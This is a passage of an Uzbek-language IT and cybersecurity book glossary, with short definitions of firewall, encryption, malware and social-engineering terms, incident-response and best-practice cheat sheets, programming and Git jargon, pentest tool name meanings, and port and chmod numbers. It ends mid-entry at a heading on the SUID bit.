Proxy Firewall
Foydalanuvchi va tashqi tarmoq o'rtasida vositachi; ichki manzillarni yashiradi.

LUG'AT: FIREWALL TURLARI
Cloud Firewall
Bulut resurslarini himoya qiluvchi, xizmat sifatida ishlaydigan (FWaaS) va masshtablanadigan firewall.

LUG'AT: FIREWALL TURLARI
Application Layer
Ilova qatlamida ishlab, trafik mazmunini tekshiradigan firewall.

LUG'AT: FIREWALL TURLARI
NGFW (keyingi avlod)
An'anaviy firewall + chuqur paket tekshiruvi, ilova aniqlash va IPS birikmasi.

LUG'AT: FIREWALL TURLARI
UTM
Firewall, antivirus, VPN va kontent filtrini bitta qurilmada birlashtiruvchi yechim — kichik biznesga qulay.

LUG'AT: FIREWALL TURLARI
WAF (veb ilova devori)
SQL injection va XSS kabi HTTP asosidagi hujumlardan veb-ilovani himoya qiladi.

LUG'AT: FIREWALL TURLARI
Distributed Firewall
Markazdan boshqariladigan, lekin har bir tugunda ishlaydigan xavfsizlik siyosati.

LUG'AT: SHIFRLASH TURLARI
Symmetric (simmetrik)
Shifrlash va deshifrlashda bir xil kalit ishlatiladi — tez, lekin kalit almashish muammosi bor.

LUG'AT: SHIFRLASH TURLARI
Asymmetric (asimmetrik)
Ochiq (public) kalit shifrlaydi, yopiq (private) kalit ochadi; raqamli imzo uchun ham ishlatiladi.

LUG'AT: SHIFRLASH TURLARI
AES
Ma'lumotni himoyalashda hozirgi asosiy standart (128/192/256 bit), tez va keng qo'llaniladi.

LUG'AT: SHIFRLASH TURLARI
RSA
Katta sonlarni ko'paytuvchilarga ajratish qiyinligiga asoslangan, keng tarqalgan ochiq kalitli algoritm.

LUG'AT: SHIFRLASH TURLARI
ECC
Qisqaroq kalit bilan RSA'ga teng xavfsizlik beradigan ochiq kalitli kriptografiya — mobil qurilmalarga mos.

LUG'AT: SHIFRLASH TURLARI
ChaCha20
AES uskunaviy tezlatgichi bo'lmagan qurilmalarda yaxshi ishlaydigan tez oqimli shifr.

LUG'AT: SHIFRLASH TURLARI
3DES
Uchta DES o'tkazishga asoslangan eski standart — sekin, yangi tizimlarda tavsiya etilmaydi.

LUG'AT: SHIFRLASH TURLARI
Blowfish
Bruce Schneier yaratgan, tezligi va moslashuvchanligi bilan mashhur simmetrik shifr.

LUG'AT: SHIFRLASH TURLARI
Twofish
AES finalisti sifatida ishlab chiqilgan kuchli simmetrik shifr (AES tanlangan, lekin bu ham xavfsiz).

LUG'AT: SHIFRLASH TURLARI
One-Time Pad
Hech qachon qayta ishlatilmaydigan tasodifiy kalit — nazariy buzilmas, lekin amalda noqulay.

LUG'AT: ZARARLI DASTUR TURLARI
Virus
Fayllarga yopishib, foydalanuvchi ochganda ishga tushadigan va tarqaladigan zararli kod.

LUG'AT: ZARARLI DASTUR TURLARI
Worm (qurt)
Odam aralashuvisiz, tarmoq bo'ylab o'zi ko'payib tarqaladigan zararli dastur.

LUG'AT: ZARARLI DASTUR TURLARI
Trojan
Qonuniy dastur niqobidagi zararli dastur; foydalanuvchi o'zi o'rnatadi, orqa eshik ochishi mumkin.

LUG'AT: ZARARLI DASTUR TURLARI
Ransomware
Fayllarni shifrlab, to'lov talab qiladigan dastur — eng yaxshi himoya muntazam zaxira nusxa.

LUG'AT: ZARARLI DASTUR TURLARI
Spyware
Parollar va brauzer tarixini yig'ib, foydalanuvchini yashirincha kuzatadigan dastur.

LUG'AT: ZARARLI DASTUR TURLARI
Adware
Odatda bepul dasturlar bilan birga keladigan, keraksiz reklama ko'rsatuvchi dastur.

LUG'AT: ZARARLI DASTUR TURLARI
Rootkit
O'z mavjudligini yashirib, tizimga chuqur kirish oladigan — aniqlash va olib tashlash juda qiyin.

LUG'AT: ZARARLI DASTUR TURLARI
Keylogger
Parol va karta ma'lumotlarini ushlab, tugma bosishlarni yozib oluvchi zararli dastur.

LUG'AT: ZARARLI DASTUR TURLARI
Botnet Malware
Qurilmalarni masofadan boshqariladigan botlarga aylantiradi — DDoS yoki spam uchun ishlatiladi.

LUG'AT: ZARARLI DASTUR TURLARI
Fileless Malware
Diskdagi faylga tayanmasdan xotirada ishlagani uchun antivirusdan yashiringan tahdid.

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Phishing
Odatda soxta email/sayt orqali foydalanuvchini ma'lumot berishga aldaydigan xabar.

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Spear Phishing
Hujumchi oldindan ma'lumot yig'ib, aniq shaxs yoki guruhga qaratgan ishonarli fishing.

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Whaling
Rahbarlar yoki boshqa yuqori qiymatli nishonlarga qaratilgan fishing ("katta baliq" ovlash).

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Smishing
SMS orqali yetkaziladigan fishing, masalan "bankingiz bloklandi" kabi soxta xabar.

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Vishing
Soxta bank xodimi qo'ng'irog'i kabi telefon orqali amalga oshiriladigan ovozli firibgarlik.

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Pretexting
Ishonch qozonish yoki maxfiy ma'lumot olish uchun yolg'on hikoya o'ylab topish (masalan IT xodimi bo'lib tanishtirish).

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Baiting
Topilgan USB flesh kabi jozibali narsa bilan qurbonni tuzoqqa tushirish.

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Tailgating
Eshikni ushlab turishni so'rab, vakolatli shaxs orqasidan ergashib jismoniy kirish.

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Quid Pro Quo
"Texnik yordam" evaziga parol so'rash kabi, ma'lumot yoki kirish evaziga foyda taklif qilish.

LUG'AT: IJTIMOIY MUHANDISLIK HUJUMLARI
Business Email Compromise (BEC)
Ishonchli kontaktni taqlid qilib, to'lov yoki ma'lumotni manipulyatsiya qilish — eng katta moliyaviy zarar keltiruvchi hujumlardan biri.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
Firewall
Xavfsizlik qoidalari asosida trafikni filtrlaydigan va nazorat qiladigan birinchi himoya chizig'i.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
IDS (Intrusion Detection System)
Shubhali faoliyatni aniqlab, xavfsizlik jamoasini ogohlantiradi — faqat aniqlaydi, to'smaydi.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
IPS (Intrusion Prevention System)
IDS'dan farqli o'laroq, zararli trafikni real vaqtda faol to'sadi.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
VPN
Uzatilayotgan ma'lumotni himoyalash uchun ulanishni shifrlaydi — ochiq Wi-Fi'da ayniqsa foydali.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
SIEM
Turli manbalardan xavfsizlik loglarini yig'ib, markazlashgan monitoring va korrelyatsiya qiladi.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
Proxy Server
Foydalanuvchilar va tashqi xizmatlar o'rtasidagi so'rovlarni boshqaradi — kesh, anonimlik, filtrlash.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
Web Filter
Xavfli yoki nomaqbul saytlarga kirishni cheklaydi.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
DLP (Data Loss Prevention)
Maxfiy ma'lumotlarning email, USB yoki bulut orqali tashkilotdan sizib chiqishining oldini oladi.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
NAC (Network Access Control)
Qurilma xavfsizlik talablariga javob bermasa, tarmoqqa kirishni rad etadi.

LUG'AT: TARMOQ XAVFSIZLIGI VOSITALARI
EDR (Endpoint Detection and Response)
Noutbuk, server va telefonlardagi shubhali xatti-harakatni kuzatib, tahdidga javob beradi.

LUG'AT: GUI AVTOMATLASHTIRISH VA OYNALAR

X11

Linux'dagi klassik grafik tizim; xdotool, wmctrl va PyAutoGUI aynan shunga tayanadi (14–15-boblar).

LUG'AT: GUI AVTOMATLASHTIRISH VA OYNALAR

Wayland

Yangi grafik protokol: ilovalarni bir-biridan ajratadi, shuning uchun X11 vositalari unda ishonchli ishlamaydi.

LUG'AT: GUI AVTOMATLASHTIRISH VA OYNALAR

Oyna menejeri (window manager)

Oynalarni chizib, ramka, sarlavha va joylashuvni boshqaradigan dastur (Kali Xfce'da xfwm4).

LUG'AT: GUI AVTOMATLASHTIRISH VA OYNALAR

WM_CLASS

Oynaning dastur turini bildiruvchi doimiy belgi; sarlavhadan ishonchliroq qidirish kaliti (xprop bilan ko'riladi).

LUG'AT: GUI AVTOMATLASHTIRISH VA OYNALAR

Fokus

Klaviatura tugmalari hozir qaysi oynaga yetib borishi; avtomatlashtirishda eng ko'p xato manbai.

LUG'AT: GUI AVTOMATLASHTIRISH VA OYNALAR

Fail-Safe

PyAutoGUI'da kursor ekran burchagiga olib borilganda dasturni to'xtatadigan himoya.

LUG'AT: GUI AVTOMATLASHTIRISH VA OYNALAR

Workspace (ish stoli)

Oynalarni guruhlash uchun virtual ish stollari; wmctrl -s va -t bilan boshqariladi.

LUG'AT: GUI AVTOMATLASHTIRISH VA OYNALAR

Tiling oyna menejeri

Oynalarni avtomatik, bir-birining ustiga chiqmay joylaydigan menejer (i3, bspwm).

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

1. Preparation (tayyorgarlik)

Hodisadan oldin javob rejasi, rollar va aloqa kanallarini belgilash.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

2. Detection (aniqlash)

Monitoring, ogohlantirish va foydalanuvchi xabarlari orqali shubhali faoliyatni topish.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

3. Analysis (tahlil)

Hodisaning ko'lami, sababi va qaysi tizimlar zarar ko'rganini tekshirish.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

4. Containment (cheklash)

Tahdid tarqalishini cheklash — zararlangan tizimni tarmoqdan ajratish.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

5. Eradication (bartaraf etish)

Zararli faylni o'chirish, zaiflikni yopish, parollarni almashtirish.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

6. Recovery (tiklash)

Tizimlarni zaxiradan tiklab, xavfsiz ishlashini kuzatish.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

7. Communication (xabardor qilish)

Rahbariyat, huquqiy bo'lim, kerak bo'lsa mijoz va regulyatorlarga xabar berish.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

8. Documentation (hujjatlashtirish)

Vaqt jadvali, harakatlar va topilmalarni keyingi tahlil/huquqiy talab uchun yozib borish.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

9. Lessons Learned (saboqlar)

Hodisadan keyingi muhokama (post-mortem) — nima bo'lgani va nimani yaxshilash kerakligini ko'rib chiqish.

CHEAT SHEET: HODISAGA JAVOB BERISH BOSQICHLARI (INCIDENT RESPONSE)

10. Continuous Improvement (doimiy yaxshilash)

Natijalar asosida siyosat va vositalarni vaqt o'tishi bilan mustahkamlash.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Kuchli parol ishlating

Har bir akkaunt uchun uzun va noyob parol; parol menejeri yordam beradi.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

MFA'ni yoqing

Parol o'g'irlansa ham himoya qiladigan qo'shimcha tekshiruv bosqichi.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Dasturlarni yangilab turing

Ko'p hujum eskirgan zaiflikka tayanadi — yamoqlarni tezroq o'rnating.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Zaxira nusxa oling

Yo'qotish yoki ransomware uchun 3-2-1 qoidasi: 3 nusxa, 2 xil vosita, 1 tasi tashqarida.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Fishingdan ehtiyot bo'ling

Bosishdan oldin havola, email va ilova manbasini tekshiring.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Xavfsiz Wi-Fi ishlating

Ishonchsiz tarmoqlardan qoching yoki trafikni VPN bilan himoyalang.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Qurilmalarni bloklang

Ruxsatsiz kirishning oldini olish uchun ekran qulfidan foydalaning.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Ruxsatlarni cheklang

Foydalanuvchi va ilovalarga faqat zarur kirish huquqini bering (eng kam huquq tamoyili).

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Akkauntlarni kuzatib boring

G'ayrioddiy faoliyat va xavfsizlik ogohlantirishlariga e'tibor bering.

CHEAT SHEET: XAVFSIZLIKNING ENG YAXSHI AMALIYOTLARI

Muntazam o'qiting

Doimiy ta'lim orqali xavfsizlik ongini yangilab turing.



39 Qiyin so'zlar lug'ati: kitob bo'ylab uchraydigan atamalar, raqamlar va dastur nomlari

88 ta buyruq · 10 ta bo'lim

Kitobning turli boblarida uchraydigan, lekin tushunish qiyin bo'lishi mumkin bo'lgan hamma narsa — inglizcha jargon so'zlar, raqamli ma'lumotlar (port, chmod, CIDR), barcha dastur/vosita nomlari va platforma/sertifikat nomlari — bitta joyga to'plandi. Har biri uchun qisqa tarjima va tushuntirish berilgan. Diqqat: kiberxavfsizlikka oid tayanch atamalar (IP, DNS, Payload, Exploit, Hash, VPN, CVSS, AES va h.k.) "Lug'at va tezkor eslatma" bobida alohida berilgan, shuning uchun bu yerda takrorlanmaydi.

MAQSAD **Hamma yo'nalishlar uchun ma'lumotnoma**

DASTURLASH (PYTHON) JARGONI

Closure (yopiq funksiya)

Tarjima: "yopish, o'rab olish". Tushuntirish: ichki funksiya, uni yaratgan tashqi funksiya ishini tugatgandan keyin ham o'sha tashqi funksiyaning o'zgaruvchilarini "yodda saqlab qolishi". Masalan, hisoblagich yaratuvchi funksiya har safar chaqirilganda oldingi qiymatni unutmaydi.

DASTURLASH (PYTHON) JARGONI

Decorator (dekorator)

Tarjima: "bezatuvchi". Tushuntirish: boshqa funksiyani o'zgartirmasdan, uning atrofiga qo'shimcha xatti-harakat (masalan, ishlash vaqtini o'lchash yoki kirishni tekshirish) "o'rab qo'yuvchi" funksiya; kodda @funksiya_nomi ko'rinishida yoziladi.

DASTURLASH (PYTHON) JARGONI

Generator va yield

Tarjima: "hosil qiluvchi" / "qaytarib berish". Tushuntirish: barcha natijani birdaniga xotiraga yuklamasdan, qiymatlarni birma-bir, so'ralganda "hosil qiladigan" funksiya turi — katta hajmli ma'lumot bilan ishlashda xotirani tejaydi.

DASTURLASH (PYTHON) JARGONI

Lambda

Tarjima: maxsus nom, o'zgarmaydi (yunoncha harf). Tushuntirish: nomsiz, bir qatorlik qisqa funksiya yaratish usuli; odatda map/filter kabi funksiyalarga argument sifatida beriladi.

DASTURLASH (PYTHON) JARGONI

Type hints (tur belgilari)

Tarjima: "tur maslahatlari". Tushuntirish: o'zgaruvchi yoki funksiya qanday ma'lumot turi (matn, son) bilan ishlashi kerakligini kodga yozib qo'yish; Python buni majburlamaydi, lekin kod muharriri xatolarni oldindan topishga yordam beradi.

DASTURLASH (PYTHON) JARGONI

Dataclass

Tarjima: "ma'lumot klassi". Tushuntirish: faqat ma'lumot saqlash uchun klass yozishni soddalashtiruvchi Python vositasi — __init__ kabi takrorlanuvchi kodni avtomatik yaratib beradi.

DASTURLASH (PYTHON) JARGONI

Exception (istisno)

Tarjima: "istisno holat". Tushuntirish: dastur ishlash jarayonida yuzaga kelgan xatolik (masalan, fayl topilmadi); try/except bloki yordamida "ushlanib", dastur to'xtab qolmasligi ta'minlanadi.

DASTURLASH (PYTHON) JARGONI

Unit test va Mock

Tarjima: "birlik sinovi" / "soxtalashtirish". Tushuntirish: Unit test — kodning eng kichik qismini (bitta funksiyani) alohida tekshirish; Mock — haqiqiy tarmoq yoki bazaga ulanmasdan, uning "soxta" (sun'iy) javobini sinov uchun taqlid qilish.

DASTURLASH (PYTHON) JARGONI

venv (virtual environment)

Tarjima: "virtual muhit". Tushuntirish: har bir loyiha uchun alohida, bir-biriga aralashmaydigan Python kutubxonalar to'plami saqlanadigan ajratilgan muhit — bitta loyihadagi kutubxona versiyasi boshqasiga ta'sir qilmasligi uchun.

DASTURLASH (PYTHON) JARGONI

Dependency (bog'liqlik)

Tarjima: "bog'liq narsa". Tushuntirish: dasturning ishlashi uchun zarur bo'lgan tashqi kutubxona yoki paket; masalan, requests — ko'p Python loyihasining dependency'si.

DASTURLASH (PYTHON) JARGONI

Context manager (__enter__/__exit__)

Tarjima: "kontekst boshqaruvchisi". Tushuntirish: with so'zi bilan ishlatiladigan tuzilma — fayl yoki ulanishni avtomatik ochib, ish tugagach (hatto xato yuz bersa ham) avtomatik yopib beradi.

GIT VA GITHUB JARGONI

Repository (repo)

Tarjima: "ombor, saqlash joyi". Tushuntirish: loyihaning barcha fayllari va ularning o'zgarish tarixi saqlanadigan joy — mahalliy kompyuterda ham, GitHub'da ham bo'lishi mumkin.

GIT VA GITHUB JARGONI

Commit

Tarjima: "qat'iylashtirish, topshirish". Tushuntirish: fayllardagi o'zgarishlarni "suratga olib", tushuntirish xabari bilan birga loyiha tarixiga doimiy yozib qo'yish.

GIT VA GITHUB JARGONI

Branch (filial)

Tarjima: "shoxcha, tarmoq". Tushuntirish: asosiy koddan ajralib, mustaqil ishlash imkonini beruvchi nusxa — yangi funksiya yoki tuzatish ustida asosiy kodga tegmasdan ishlash uchun.

GIT VA GITHUB JARGONI

Merge (birlashtirish)

Tarjima: "qo'shish, birlashtirish". Tushuntirish: ikki branch'dagi o'zgarishlarni bitta branch'ga birlashtirish jarayoni.

GIT VA GITHUB JARGONI

Clone

Tarjima: "nusxa olish". Tushuntirish: GitHub'dagi repozitoriyning to'liq nusxasini (barcha tarix bilan birga) o'z kompyuteringizga yuklab olish.

GIT VA GITHUB JARGONI

Fork

Tarjima: "ayri, tarmoqlanish". Tushuntirish: boshqa birovning repozitoriyasidan o'z GitHub hisobingizga mustaqil nusxa yaratish — asl loyihaga yozish huquqi bo'lmasa ham, o'z nusxangizda erkin ishlash uchun.

GIT VA GITHUB JARGONI

Pull Request (PR)

Tarjima: "tortib olish so'rovi" (ma'nosi: "o'zgarishni qabul qiling" so'rovi). Tushuntirish: branch'dagi o'zgarishlarni asosiy kodga qo'shishni so'rash jarayoni — boshqalar ko'rib chiqib (review), keyin birlashtiradi (merge).

GIT VA GITHUB JARGONI

Push va Pull

Tarjima: "itarib yuborish" / "tortib olish". Tushuntirish: Push — mahalliy o'zgarishlarni GitHub'ga yuborish; Pull — GitHub'dagi yangiliklarni mahalliy kompyuterga olib kelish.

GIT VA GITHUB JARGONI

Workflow

Tarjima: "ish jarayoni". Tushuntirish: GitHub Actions'da avtomatik bajariladigan qadamlar ketma-ketligini tasvirlovchi YAML fayl — masalan, "kodni tekshir, keyin APK yig'".

GIT VA GITHUB JARGONI

Pipeline (quvur liniyasi)

Tarjima: "quvur liniyasi". Tushuntirish: kod yozishdan tortib, test qilish, yig'ish (build) va joylashtirish (deploy)gacha bo'lgan avtomatlashtirilgan bosqichlar zanjiri (CI/CD'ning umumiy nomi).

GIT VA GITHUB JARGONI

Artifact (natija fayli)

Tarjima: "sun'iy mahsulot, natija". Tushuntirish: workflow ishga tushgach hosil bo'ladigan tayyor fayl (masalan, yig'ilgan APK) — GitHub Actions'da alohida yuklab olish mumkin.

GIT VA GITHUB JARGONI

Runner (ishga tushiruvchi)

Tarjima: "ishlovchi, yurgizuvchi". Tushuntirish: GitHub Actions workflow'i aynan ishga tushadigan virtual kompyuter (masalan, ubuntu-latest).

GIT VA GITHUB JARGONI

Deploy / Deployment (joylashtirish)

Tarjima: "joylashtirish, ishga tushirish". Tushuntirish: tayyor dastur yoki saytni foydalanuvchilar ishlata oladigan real muhitga (serverga) chiqarish jarayoni.

DASTUR YIG'ISH (BUILD) VA FAYL FORMATI JARGONI

Build (yig'ish)

Tarjima: "qurish, yig'ish". Tushuntirish: odam o'qiydigan manba kodni kompyuter ishga tushira oladigan tayyor dasturga aylantirish jarayonining umumiy nomi.

DASTUR YIG'ISH (BUILD) VA FAYL FORMATI JARGONI

Binary (ikkilik fayl)

Tarjima: "ikkilik". Tushuntirish: 0 va 1 lardan iborat, to'g'ridan-to'g'ri protsessor tomonidan bajariladigan tayyor fayl — manba kod emas, build natijasi.

DASTUR YIG'ISH (BUILD) VA FAYL FORMATI JARGONI

Bundle (to'plam)

Tarjima: "bog'lam, to'plam". Tushuntirish: bir nechta fayl yoki modulni bitta yaxlit paketga yig'ish; masalan, AAB (Android App Bundle) yoki veb-ilovada JS fayllarni bitta faylga "bundle" qilish.

DASTUR YIG'ISH (BUILD) VA FAYL FORMATI JARGONI

Package (paket)

Tarjima: "paket, o'ram". Tushuntirish: o'rnatish yoki tarqatish uchun tayyorlangan, odatda bog'liqliklari bilan birga yig'ilgan fayl to'plami (DEB, RPM kabi).

DASTUR YIG'ISH (BUILD) VA FAYL FORMATI JARGONI

Installer (o'rnatuvchi)

Tarjima: "o'rnatuvchi". Tushuntirish: dasturni tizimga to'g'ri joylarga nusxalab, kerakli sozlamalarni (yorliq, reyestr) avtomatik bajaruvchi maxsus dastur (MSI, DMG ichidagi o'rnatuvchi).

DASTUR YIG'ISH (BUILD) VA FAYL FORMATI JARGONI

Compile / Compilation (kompilyatsiya)

Tarjima: "tuzish, yig'ish". Tushuntirish: build so'ziga yaqin — odam yozgan manba kodni mashina tiliga (yoki oraliq bytecode'ga) aylantirish jarayoni.

MOBIL ILOVA (ANDROID/IOS) JARGONI

Manifest

Tarjima: "ro'yxat, deklaratsiya". Tushuntirish: ilovaning asosiy "pasporti" — nomi, ruxsatlari va komponentlari e'lon qilinadigan fayl (Android'da AndroidManifest.xml, iOS'da Info.plist).

MOBIL ILOVA (ANDROID/IOS) JARGONI

Exported component (eksport qilingan komponent)

Tarjima: "tashqariga chiqarilgan qism". Tushuntirish: Android'da boshqa ilovalar tomonidan to'g'ridan-to'g'ri chaqirilishi mumkin bo'lgan qism — ruxsatsiz foydalanishga ochiq bo'lishi mumkin.

MOBIL ILOVA (ANDROID/IOS) JARGONI

Entitlement (huquq, vakolat)

Tarjima: "huquq berilganlik". Tushuntirish: iOS ilovasiga Apple tomonidan berilgan maxsus imkoniyat (masalan, push-xabar yuborish huquqi) — imzolash sertifikatida ro'yxatlangan.

MOBIL ILOVA (ANDROID/IOS) JARGONI

Provisioning profile

Tarjima: "ta'minlash profili". Tushuntirish: iOS ilovasini qaysi qurilmalarda, qaysi sertifikat bilan ishga tushirish mumkinligini belgilovchi fayl — embedded.mobileprovision ichida saqlanadi.

MOBIL ILOVA (ANDROID/IOS) JARGONI

Keychain (kalit zanjiri)

Tarjima: "kalitlar zanjiri". Tushuntirish: iOS'da parol va tokenlarni shifrlangan holda saqlovchi maxsus, himoyalangan xotira joyi.

MOBIL ILOVA (ANDROID/IOS) JARGONI

Sandbox (qum qutisi)

Tarjima: "qum qutisi" (bolalar o'ynaydigan ajratilgan joy ma'nosida). Tushuntirish: ilova yoki dasturni qolgan tizimdan ajratib, faqat o'ziga tegishli joyda ishlashga majburlovchi himoya mexanizmi — bitta ilova buzilsa ham, boshqasiga ta'sir qilmasligi uchun.

MOBIL ILOVA (ANDROID/IOS) JARGONI

Bundle identifier

Tarjima: "to'plam identifikatori". Tushuntirish: har bir ilovani App Store/Play Store ichida noyob aniqlaydigan nom (masalan, com.kompaniya.ilova).

MOBIL ILOVA (ANDROID/IOS) JARGONI

Framework (freymvork)

Tarjima: "asos, karkas". Tushuntirish: dastur yozishni tezlashtiruvchi, tayyor tuzilma va vositalarni o'z ichiga olgan kutubxonalar to'plami (masalan, Django, React, Kivy).

TIZIM VA UMUMIY IT JARGONI

Socket (rozetka, uyalab)

Tarjima: "uyali ulagich". Tushuntirish: ikki dastur (yoki ikki kompyuter) orasida tarmoq orqali ma'lumot almashish uchun ochiladigan "aloqa nuqtasi"; Netcat va Python socket moduli shu tushunchaga asoslangan.

TIZIM VA UMUMIY IT JARGONI

Thread va Threading (oqim)

Tarjima: "ip, oqim". Tushuntirish: bitta dastur ichida bir nechta amalni "parallel" (bir vaqtda) bajarish imkonini beruvchi yengil ijro birligi — masalan, bir vaqtning o'zida bir nechta portni tekshirish.

TIZIM VA UMUMIY IT JARGONI

Process (jarayon)

Tarjima: "jarayon". Tushuntirish: operatsion tizimda ishga tushirilgan, o'ziga xos xotira va resurslarga ega alohida dastur nusxasi; `ps` buyrug'i shularni ko'rsatadi.

TIZIM VA UMUMIY IT JARGONI

Snapshot (lahza surati)

Tarjima: "lahzaviy surat". Tushuntirish: virtual mashina yoki tizimning ma'lum vaqtdagi to'liq holatini saqlab qolish — keyin xavfsiz tarzda o'sha holatga "qaytarish" (rollback) uchun.

TIZIM VA UMUMIY IT JARGONI

Rollback (orqaga qaytarish)

Tarjima: "orqaga aylantirish". Tushuntirish: tizim yoki ma'lumotlar bazasini avvalgi, ishonchli holatga qaytarish — xato yoki zararli o'zgarishdan keyin tiklash uchun ishlatiladi.

TIZIM VA UMUMIY IT JARGONI

Pivoting (burilish, ko'chib o'tish)

Tarjima: "burilish nuqtasi". Tushuntirish: tarmoqqa kirish olingan bitta nuqtani "ko'prik" sifatida ishlatib, undan ko'rinadigan boshqa ichki tarmoqlarga chuqurroq kirish texnikasi.

TIZIM VA UMUMIY IT JARGONI

Tunnel (tunnel, yo'lak)

Tarjima: "tunnel, er osti yo'li". Tushuntirish: ma'lumotni boshqa protokol (masalan HTTP yoki SSH) "ichiga yashirib" yuborish usuli — ko'pincha firewall yoki filtrni chetlab o'tish uchun ishlatiladi (qonuniy VPN ham shu mantiqqa asoslangan).

YANGI PENTEST VOSITALARINING NOMI NIMANI ANGLATADI

Burp Suite

Tarjima qilinmaydi (mahsulot nomi); "burp" so'zi so'zma-so'z "kekirish" degan ma'noni bildiradi, lekin bu yerda shunchaki brend nomi — veb-trafikni "ushlab", qayta ko'rib chiqish g'oyasidan kelib chiqqan hazilona nom.

YANGI PENTEST VOSITALARINING NOMI NIMANI ANGLATADI

SQLMap

"SQL" (ma'lumotlar bazasi tili) + "Map" (xarita chizish) — ma'lumotlar bazasi tuzilishini "xaritalab", zaiflikni avtomatik topuvchi vosita degani.

YANGI PENTEST VOSITALARINING NOMI NIMANI ANGLATADI

GTFOBins

"GTFO" inglizcha so'zlashuv tilidagi qisqartma ("tezda chiqib ketish" ma'nosida, so'zma-so'z tarjimasi odob doirasidan tashqari) + "Bins" (binary fayllar) — "standart dasturlar orqali tizimdan tezda yuqori huquqqa chiqish" degan ma'noni anglatadi.

YANGI PENTEST VOSITALARINING NOMI NIMANI ANGLATADI

Nessus

Tarjima qilinmaydi (mahsulot nomi) — biologiyadagi "Nessus" turkumidan ilhomlangan brend nomi, zaiflikni "skanerlovchi" vosita.

YANGI PENTEST VOSITALARINING NOMI NIMANI ANGLATADI

ScoutSuite va Prowler

Scout — "razvedkachi, kuzatuvchi"; Suite — "to'plam". Prowler — "atrofni aylanib yuruvchi, kezib yuruvchi" (qo'riqlovchi ma'nosida) — ikkalasi ham bulut muhitini "aylanib chiqib" tekshiruvchi vositalar ekanini nomidan bildiradi.

YANGI PENTEST VOSITALARINING NOMI NIMANI ANGLATADI

kube-hunter

"kube" — Kubernetes'ning qisqa nomi; "hunter" — "ovchi". Ya'ni Kubernetes klasteridagi zaifliklarni "ovlab" topuvchi vosita.

YANGI PENTEST VOSITALARINING NOMI NIMANI ANGLATADI

Chisel va Ligolo-ng

Chisel — "parma, o'ymakor asbob" (tor teshik orqali "burg'ulab o'tish" ma'nosida, tunnel ochishga ishora). Ligolo — italyancha "tilcha" so'zidan kelib chiqqan, "ng" esa "next generation" (keyingi avlod) degani.

RAQAMLI MA'LUMOTLAR VA ULARNING MA'NOSI

Port raqamlari (standart xizmatlar)

20/21 — FTP, 22 — SSH, 23 — Telnet (eskirgan, xavfsiz emas), 25 — SMTP (pochta), 53 — DNS, 80 — HTTP, 443 — HTTPS, 3306 — MySQL/MariaDB, 5432 — PostgreSQL, 8080 — HTTP'ning muqobil (alternative) porti, ko'pincha lab/test serverlar uchun ishlatiladi.

RAQAMLI MA'LUMOTLAR VA ULARNING MA'NOSI

0-65535 (port diapazoni)

Bitta qurilmada ochilishi mumkin bo'lgan barcha port raqamlarining chegarasi; 0-1023 — "taniqli portlar" (well-known, standart xizmatlarga ajratilgan), 1024 dan yuqorisi — erkin yoki vaqtinchalik (masalan, 40100, 51022 kabi kitobdagi lab misollarida ko'rilgan raqamlar) portlar.

RAQAMLI MA'LUMOTLAR VA ULARNING MA'NOSI

chmod raqamlari (600, 644, 700, 755)

Har bir raqam egasi/guruh/boshqalar uchun ruxsatni bildiradi: 4=o'qish, 2=yozish, 1=bajarish, qo'shiladi. 600 — faqat egasi o'qiy/yoza oladi (masalan SSH yopiq kaliti); 644 — egasi o'qiy/yoza, qolganlar faqat o'qiy oladi (oddiy fayl); 700 — faqat egasi hamma huquqqa ega (papka); 755 — egasi hammasiga, qolganlar o'qish/bajarishga ega (dastur fayli).

RAQAMLI MA'LUMOTLAR VA ULARNING MA'NOSI

-perm -4000 (SUID biti)

